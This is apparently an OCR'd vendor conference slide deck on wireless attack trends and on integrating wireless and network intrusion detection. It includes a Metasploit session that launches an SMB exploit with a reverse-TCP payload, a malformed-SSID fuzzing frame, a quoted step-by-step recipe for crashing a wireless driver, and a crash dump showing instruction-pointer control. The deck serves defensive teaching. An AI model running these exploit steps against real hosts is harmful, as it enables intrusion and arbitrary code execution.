Integrating Wired and Wireless IDS

Joshua Wright

jwright@arubanetworks.com

Mobile/Office: 401-524-2911

ARUBA™
The Mobile Edge Company

Introduction

- Emerging wireless attack trends
  - Notes from the underground
  - Metasploit for wireless
  - Device driver fuzzing
- Challenges in WIDS, WIPS
- Aruba's approach to solving these problems
- Integrating NIDS for wireless monitoring

ARUBA™
The Mobile Edge Company

Wireless Attack Trends


- Strong encryption and authentication mechanisms available
  - Mitigating many well-known vulnerabilities affecting wireless networks
- WIDS systems effective at identifying wireless-specific attacks
- Attackers are looking for new exploit mechanisms

Metasploit Mobile

- Exploit framework, over 90 exploits and various payloads available
- Significantly lowers the bar for attackers
- Written in Ruby (scripting language)
- Recently ported to Nokia 770 handheld
  - Built-in 802.11, Bluetooth
  - Inconspicuous platform for attackers
  - Targets include nearby stations

ARUBA™
The Mobile Edge Company

Metasploit on the Nokia 770




```
                                  _                  _
                                 | |     (_)_
 _____   ____| |_   ____  ___ ____| | ___   _| |_
|     \ /  _  )  _)/  _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( (  | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                          |_|


       =[ msf v3.0-beta-2-svn
+ -- --=[ 90 exploits - 93 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 11 aux

msf > use windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms06_040_netapi) > set rhost 10.5.3.9
rhost => 10.5.3.9
msf exploit(ms06_040_netapi) > set target 2
target => 2
msf exploit(ms06_040_netapi) > exploit
```

802.11 Protocol Fuzzing

- Protocol fuzzing sends malformed input to test for programming flaws, bugs
- Identified flaws often turn into buffer/heap overflow vulnerabilities
- Flaws exploited by attackers at layer 2
- Little protection from firewalls at layer 3
- Recent public attention at hacker conferences, public mailing lists

SSID Information Element

"The length of the SSID information field is between 0 and 32 octets. A 0 length information field indicates the broadcast SSID."
IEEE 802.11-1999 p 55




No.	Time	Source	Dest	Protocol	Info
51	1.207784	00:0f:66:e3:e4:03	ff:ff:ff:ff:ff:ff	Beacon	Beacon frame, SN=3672
52	1.250975	00:0f:66:e3:e4:03	ff:ff:ff:ff:ff:ff	Beacon	Beacon frame, SN=3709

```
▷ Frame 52 (339 bytes on wire, 339 bytes captured)
▷ IEEE 802.11
▽ IEEE 802.11 wireless LAN management frame
  ▷ Fixed parameters (12 bytes)
  ▽ Tagged parameters (303 bytes)
    ▽ SSID parameter set: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Tag Number: 0 (SSID parameter set)
        Tag length: 255
        Tag interpretation [truncated]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    ▷ Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B)
    ▷ DS Parameter set: Current Channel: 11
```

Exploiting Driver Bugs

- IEEE 802.11 fuzzing has uncovered driver bugs, attacker opportunities
- Drivers run in ring0, compromise reveals full access to host by the attacker
- Driver vulnerabilities are often not mitigated with encryption or authentication
  - Applicable regardless of WPA, WPA2, EAP/TLS, etc.
- Early technical details emerging publicly

Driver Vulnerability Disclosure



Triggering the race condition is fairly easy.

1) set up a netcat udp listener on the victim
2) start blasting udp packets at it from a machine. sleeping for about 4000 microseconds between packets seems to be a good start.
3) start flooding the victim machine with disassociation requests. A BSOD should follow very shortly. A delay of 5000 microseconds between packets seems useful.

If you're lucky, your UDP packet will end up on the stack. If you're less lucky, a beacon packet from a nearby network will end up on the stack.

Subject: "Re: [Dailydave] This guy cracks me up. (MindsX)"
http://archives.neohapsis.com/archives/dailydave/2006-q3/0184.html

Windows Driver Crash-Dump



```
kd> !analyze -v

DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 5c01abf7, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000001, value 0 = read operation, 1 = write operation
Arg4: cccccccf, address which referenced memory

Debugging Details:
------------------
WRITE_ADDRESS:  5c01abf7
CURRENT_IRQL:  2
FAULTING_IP:
+ffffffffcccccccf
cccccccf 01963b10ffd6     add     [esi+0xd6ff103b],edx
^-----payload of UDP packet in EIP. Pwned.
```

Attacker control of Extended Instruction Pointer (EIP) indicates a vulnerability that can be exploited to run arbitrary code

ARUBA™
The Mobile Edge Company

Why is this a big deal?

- Insider attacks are not uncommon
- Wireless → Wireless attacks evade wired IDS systems
- Layer 3+ exploits evade WIDS systems
- Attackers are crossing functional boundaries between WIDS and NIDS



ARUBA™
The Mobile Edge Company

Solving the Problem

- For effective monitoring, we need integrated WIDS and NIDS analysis mechanisms
- Several requirements:
  - NIDS must be able to inspect decrypted data
  - Should facilitate monitoring multiple wireless networks with a single NIDS sensor
  - Leverage NAC-approach with roles to protect clients from attackers
  - Avoid changes to ArubaOS that would requires customers to upgrade MC

airheads

ARUBA™
The Mobile Edge Company

```
ERROR: stackunderflow
OFFENDING COMMAND: ~

STACK:
```